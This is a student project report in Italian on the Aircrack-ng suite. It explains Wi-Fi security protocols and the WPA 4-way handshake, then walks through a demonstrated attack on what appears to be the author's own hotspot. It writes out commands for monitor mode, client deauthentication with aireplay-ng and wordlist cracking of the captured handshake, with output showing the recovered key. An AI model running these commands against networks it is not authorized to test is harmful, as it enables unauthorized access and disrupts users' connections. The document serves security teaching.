

SUPSI

Aircrack

Studente/i

Matteo Cadoni

Codice progetto:

18



Corso di laurea

Modulo

Ingegneria Informatica, Telematica crittografia e sicurezza infomatica

Data

26-04-2022

SUPSI

Indice generale

1.1 Introduzione.....	4
1.1.1 Cos'è Aircrack.....	4
1.2 Funzionalità.....	4
1.3 Terminologia.....	5
1.3.1 WEP, WPA, WPA PSK.....	5
1.3.2 Sniffing.....	5
1.3.3 Packet injection.....	5
1.3.4 Handshake a 4 vie.....	6
2.1. Come si effettua un attacco a una rete WiFi.....	7
3.1 <i>Monitorare le reti</i>	9
3.2 <i>De-autenticazione di un host</i>	10
3.3 <i>Crack della password</i>	11
Conclusioni.....	12

SUPSI

Indice delle figure (opzionale, in caso di molte figure)

Figure 1: Handshake a 4 vie.....	6
Figure 2: Workflow.....	7
Figure 3: Schema di attacco.....	8
Figure 4.....	9
Figure 5.....	9
Figure 6.....	10
Figure 7.....	10
Figure 8.....	11

SUPSI

Descrizione progetto / Teoria

1.1 Introduzione

1.1.1 Cos'è Aircrack

Aircrack è un insieme di tool di sicurezza per le reti WiFi, essa è una suite di software che consentono di analizzare le reti presenti nel raggio di azione del dispositivo su cui vengono eseguiti i tool ed eventualmente decodificare il traffico captato per risalire a un eventuale password di una rete tramite brute-force.

È un tool inizialmente sviluppato per linux, ma con il tempo è stato portato anche su Windows e altri sistemi operativi; può essere eseguito da riga di comando oppure ci sono diverse versioni GUI che implementano il processo in modo automatico.

1.2 Funzionalità

Aircrack, come sopra citato, è una suite di tool per la sicurezza ed eventualmente attacco di reti WiFi. Il tool fornisce le seguenti funzionalità:

- **Monitoring:** consente il monitoraggio del traffico e la registrazione dei pacchetti su file, che potranno essere processati successivamente da altri tool
- **Attacking:** Consente di eseguire la de-autenticazione dei pacchetti, realizzare un fake access-point e altri attacchi packet injection
- **Testing:** consente di controllare il funzionamento delle schede WiFi e del driver
- **Cracking:** consente di craccare reti WEP, WPA1, WPA2 e WPA PSK

SUPSI

1.3 Terminologia

1.3.1 WEP, WPA, WPA PSK

WEP, WPA e WPA PSK sono protocolli sicurezza adottati per la protezione delle reti WiFi.

- **WEP:** *Wired Equivalent Privacy* è un protocollo che tenta di mantenere la connessione sicura come una rete cablata. Esso usa RC4 come algoritmo di cifratura. Utilizza 2 chiavi una da 40 bit e una da 104. alla chiave vengono aggiunti 24 bit di vector che viene trasmesso in chiaro.

Le 2 più grandi vulnerabilità che ha questo protocollo sono:

- Wep non veniva attivato dagli utilizzatori poiché opzionale, reti locali non cifrate
- Il protocollo non ha una gestione delle chiavi per cifrare i messaggi, poche chiavi per cifrare i messaggi e dunque grande esposizione ad attacchi

Sono stati sviluppati diversi tipi di attacchi per questo protocollo, è il più debole tra i protocolli di questo tipo.

- **WPA:** *Wireless Protected Access* è un protocollo sviluppato per rendere le reti WiFi sicure. Attualmente lo standard è WPA2 che è un'evoluzione di WPA.

Il protocollo è stato progettato per impedire che un utente malintenzionato catturi, modifichi e rinivii i pacchetti.

- **WPA PSK:** *Wireless Protected Access Pre-Shared Key*, PSK è una tecnica di crittazione dei dati usata per autenticare un utente in una rete wireless. La pre-shared key è una chiave che identifica un utente quando si unisce alla rete. WPA2 fornisce diverse tecniche di autenticazione. WPA-PSK è anche chiamata WPA personal, presente su tutti gli access point comuni. Vi è anche WPA Enterprise che fornisce strumenti per il mondo enterprise.

1.3.2 Sniffing

È una pratica che consente di ascoltare un canale di comunicazione per analizzare il traffico, tramite appositi tool è possibile decifrare messaggi vulnerabili per intercettare dati sensibili.

1.3.3 Packet injection

Packet injection è una tecnica usata per interferire con il traffico di una rete rendendo l'interferenza silenziosa nella comunicazione. Questo è usato molto spesso negli attacchi Man-In-The-Middle, con Aircrack esso lo si userà per la fase di de-autenticazione

SUPSI

1.3.4 Handshake a 4 vie

L'handshake è una procedura di connessione che avviene tra un DTE e un Access point wireless. Essa è descritta nello standard IEEE 802.11i-2004 e consiste di far capire che sia l'AP che il client conoscono la PSK senza svelare la chiave. Per far ciò l'AP invia un messaggio criptato al client che può essere decrittato solo con la PSK/PMK, se la il messaggio viene decifrato con successo viene inviato un ACK. PMK deve essere esposto il meno possibile, perciò bisogna derivare le chiavi usate per la cifratura dei messaggi.

L'handshake a 4 vie usa un'altra chiave PTK (*Pairwise Transient Key*) che genera una chiave concatenando: PMK, AP nonce, DTE nonce, AP MAC address, DTE MAC address.

Il prodotto viene sottoposto a una funzione di pseudo-random che restituirà un MIC (*Message Integrity Code*) ed insieme ad esso viene inviato anche il GTK (*Group Temporal Key*) necessario per decifrare messaggi broadcast e multicast. Il tutto si conclude con l'invio di un ACK del DTE.

Si può riassumere la procedura come segue:

1. L'AP invia al DTE un valore Nonce, il DTE ora ha tutto ciò che li serve per costruire la PTK il DTE userà un Key Replay Counter (KRC), che è un contatore usato per abbinare i messaggi inviati e scartare quelli ripetuti.
2. Il DTE invia a sua volta un valore Nonce insieme al MIC generato con la funzione pseudo-random, includendo l'autenticazione e il KRC che sarà lo stesso usato per inviare il messaggio 1 consentirà all'AP di identificare il messaggio 1 corretto.
3. L'AP verifica il messaggio 2 controllando il MIC se è valido crea un nuovo MIC con i dati in suo possesso e invia il nuovo MIC e il GTK
4. Il DTE verifica il messaggio 3 effettuando gli stessi controlli fatti dall'AP nel passaggio precedenti e se valido invia un ACK all'AP




Figure 1: Handshake a 4 vie

SUPSI

Implementazione

2.1. Come si effettua un attacco a una rete WiFi

Per eseguire un attacco a una rete wifi con aircrack si effettuano le seguenti operazioni [Figure 1]




Figure 2: Workflow

- 1 La prima fase consiste nel configurare la scheda di rete che verrà utilizzata per monitorare il traffico. Questa fase consiste nell'attivare la modalità monitor sulla scheda, la quale consentirà la cattura dei pacchetti indirizzati e non ad essa, sniffing.
- 2 La fase 2 consiste nel analizzare le reti vicine, dalle quali si possono ottenere gli indirizzi MAC degli access-point, il metodo di autenticazione, il numero di client connessi.
- 3 La fase 3 è la fase di de-autenticazione di un client connesso all'AP che si vuole attaccare. L'obiettivo dell'attaccante è quello di intercettare un pacchetto di handshake a 4 vie. Per effettuare ciò ci serve l'indirizzo MAC del client "complice". Per questa fase è possibile usare diversi tipo di attacco: Man-In-The-Middle, MAC spoofing, DOS all'AP...
- 4 La fase 4 è una fase di attesa del pacchetto di handshake, non sempre si riesce a catturare il pacchetto nel modo corretto.
- 5 L'ultima fase è quella di bruteforce del pacchetto, essa necessita di una wordlist. Il tempo di esecuzione dipende dalla velocità della CPU e dalla wordlist.

SUPSI

L'immagine che segue [Figure 2] mostra uno schema di attacco nel mondo reale.

È una rappresentazione schematica di quanto descritto in precedenza. Si può notare la riconnessione dell'utente, questa fase avviene dopo aver inviato i pacchetti di de-autenticazione.

La **de-autenticazione** è quella fase nella quale si richiede all'AP la disconnessione, tramite l'attacco di de-autenticazione possiamo disconnettere un utente per poi farlo riconnettere e intercettare il pacchetto di handshake.




Figure 3: Schema di attacco

SUPSI

Test e demo

In questa sezione si andrà ad eseguire un attacco a una rete wifi tramite la suite di aircrack-ng, la prova verrà eseguita su una macchina linux e verrà usata una scheda di rete apposita.

I tool che saranno impiegati sono airmmon-ng, airodump-ng, aireplay-ng e Aircrack-ng.

3.1 Monitorare le reti

La prima fase da effettuare è quella di attivare la modalità monitor sull'interfaccia di rete apposita.

Digitando il comando `iwconfig` otterremo le interfacce di rete nel dispositivo, annotarsi il nome dell'interfaccia da utilizzare.

```
L$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     unassociated  Nickname:"WIFI@RTL88X2BU"
          Mode:Managed  Frequency=5.58 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off     RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0  Missed beacon:0
```

Figure 4

Prima di avviare il monitoring bisogna interrompere tutti i processi che interferiscono con l'interfaccia di rete, per far ciò airmmon-ng fornisce un comando per fermare tutti i processi: `sudo airmmon-ng check kill`. Tramite il comando `sudo airmmon-ng start wlan0`, dove wlan0 è il nome dell'interfaccia, airmmon-ng abiliterà ed eseguirà il monitoring con l'interfaccia di rete scelta.

```
L$ sudo airmmon-ng start wlan0

PHY      Interface  Driver      Chipset
phy0     wlan0        rtl88x2bu   D-Link Corp. 802.11ac NIC
          (monitor mode enabled)
```

Figure 5

Ora l'interfaccia è stata impostata sulla modalità monitor.

SUPSI

Tramite il tool airodump-ng è possibile monitorare le reti che circondano il dispositivo, effettuando sniffing.

```
sudo airodump-ng -c 1 wlan0 -w dump
```

```
CH 13 ][ Elapsed: 30 s ][ 2022-04-23 05:28 ][ WPA handshake: B6:44:7C:51:33:D5
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
B6:44:7C:51:33:D5	-55	100	27 1 11	180	WPA2 CCMP	PSK	Redmi Note 7	

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
B6:44:7C:51:33:D5	D2:83:FA:76:63:14	17	1e- 1	7	33	EAPOL	Redmi Note 7


Figure 6

con -c specifica il canale dell'AP da attaccare, -w specifica il nome del file dove salvare il traffico catturato, necessario per la fase di cracking nell'immagine sopra [Figure 3] è riportata la schermata di airodump-ng, come si può evincere dall'output è possibile ottenere gli indirizzi MAC degli AP e dei client senza essere connessi ad alcuna rete. Il tool quando riesce a captare un handshake, connessione con password corretta di un utente mostrerà un messaggio in alto a destra "WPA handshake: AP_MAC_Address" [Figure 5].

3.2 De-autenticazione di un host

La fase di de-autenticazione consente di inviare richieste di disconnessione all'AP ciò consente di far effettuare nuovamente la connessione al client in modo da poter captare il pacchetto di handshake. Questa operazione la si effettua in parallelo alla procedura di registrazione del traffico con airdump-ng vista nella sezione precedente.

Nell'immagine [Figure 6] è mostrato l'output delle richieste di de-autenticazione.



```
$ sudo aireplay-ng --deauth 0 -a B6:44:7C:51:33:D5 -c D2:83:FA:76:63:14 wlan0
```

18:58:54	Waiting for beacon frame (BSSID: B6:44:7C:51:33:D5) on channel 1
18:58:55	Sending 64 directed DeAuth (code 7). STMAC: [D2:83:FA:76:63:14] [26 55 ACKs]
18:58:56	Sending 64 directed DeAuth (code 7). STMAC: [D2:83:FA:76:63:14] [3 59 ACKs]
18:58:56	Sending 64 directed DeAuth (code 7). STMAC: [D2:83:FA:76:63:14] [0 63 ACKs]
18:58:57	Sending 64 directed DeAuth (code 7). STMAC: [D2:83:FA:76:63:14] [0 63 ACKs]
18:58:57	Sending 64 directed DeAuth (code 7). STMAC: [D2:83:FA:76:63:14] [2 67 ACKs]
18:58:58	Sending 64 directed DeAuth (code 7). STMAC: [D2:83:FA:76:63:14] [0 62 ACKs]
18:58:58	Sending 64 directed DeAuth (code 7). STMAC: [D2:83:FA:76:63:14] [0 64 ACKs]
18:58:59	Sending 64 directed DeAuth (code 7). STMAC: [D2:83:FA:76:63:14] [0 64 ACKs]
18:59:00	Sending 64 directed DeAuth (code 7). STMAC: [D2:83:FA:76:63:14] [0 64 ACKs]
18:59:01	Sending 64 directed DeAuth (code 7). STMAC: [D2:83:FA:76:63:14] [0 64 ACKs]
18:59:01	Sending 64 directed DeAuth (code 7). STMAC: [D2:83:FA:76:63:14] [3 63 ACKs]
18:59:02	Sending 64 directed DeAuth (code 7). STMAC: [D2:83:FA:76:63:14] [0 64 ACKs]

Figure 7

SUPSI

3.3 Crack della password



```
Aircrack-ng 1.6
[00:00:00] 35/36 keys tested (814.53 k/s)
Time left: 0 seconds
KEY FOUND! [ CadonsWeb2020 ]

Master Key   : 90 76 EC ED C6 E9 CF E8 BA C7 6E EF 74 18 C9 2B
               B1 03 12 26 AB 68 27 F3 8E 6F 48 F6 CD 26 7E 08

Transient Key : 88 90 D4 E2 AA A2 52 D0 53 8D 3B 08 59 FA 44 13
               F5 2B 0F EB F2 A9 86 5B B2 96 D5 D5 04 D8 D4 48
               A0 67 A2 A0 42 46 01 45 1E 55 53 15 86 D7 BC 49
               2B A1 C8 22 CC 7D 23 9D 23 2D 3E 23 44 60 60 87

EAPOL HMAC   : 04 18 55 92 31 60 B7 22 90 57 6B F4 F8 8C 36 18
```

Figure 8

Tramite il comando

```
sudo aircrack-ng -w [File con le password].txt -b B6:44:7C:51:33:D5 [file dump]*.cap
```

Aircrack-ng consente di effettuare il cracking della password della rete, esso lo effettua tramite bruteforce cercando di decifrare il traffico registrato con airdump-ng, nelle sezione precedenti, cercando il match con le password contenute nel file di wordlist.

Una volta terminata l'operazione, la durata varia in base alla velocità della CPU e dalla wordlist, se ha trovato la password si vedrà la password in chiaro come della schermata mostrata in [Figure 7]

SUPSI

Conclusioni

Si può concludere che, la tipologia di attacco non sempre può andare a buon fine, poiché è necessario che nella wordlist ci sia la password corretta, in rete sono presenti diversi file con le password più comuni.

I tool messi a disposizione dalla suite di aircrack consentono di effettuare diverse operazioni utili per verificare le reti anche senza essere connessi ad esse.

Per effettuare questo tipo di attacchi bisogna essere muniti di una scheda di rete che supporti la modalità monitor, altrimenti non sarà possibile effettuare la scansione del traffico.

Ci sono stati alcuni problemi con la ricerca dell'handshake per problemi legati al canale di trasmissione su cui la scheda era in ascolto, ma con apposite dei comandi e della scheda si è riusciti a rintracciare il pacchetto in modo corretto.

SUPSI

Bibliografia e Linkografia

Indicazioni di riferimenti Internet:

1. <https://www.aircrack-ng.org/doku.php>
2. <https://techofide.com/blogs/how-to-use-aircrack-ng-aircrack-ng-tutorial-practical-demonstration/>
3. https://it.wikipedia.org/wiki/Wi-Fi_Protected_Access
4. https://it.wikipedia.org/wiki/Wired_Equivalent_Privacy
5. https://en.wikipedia.org/wiki/IEEE_802.11i-2004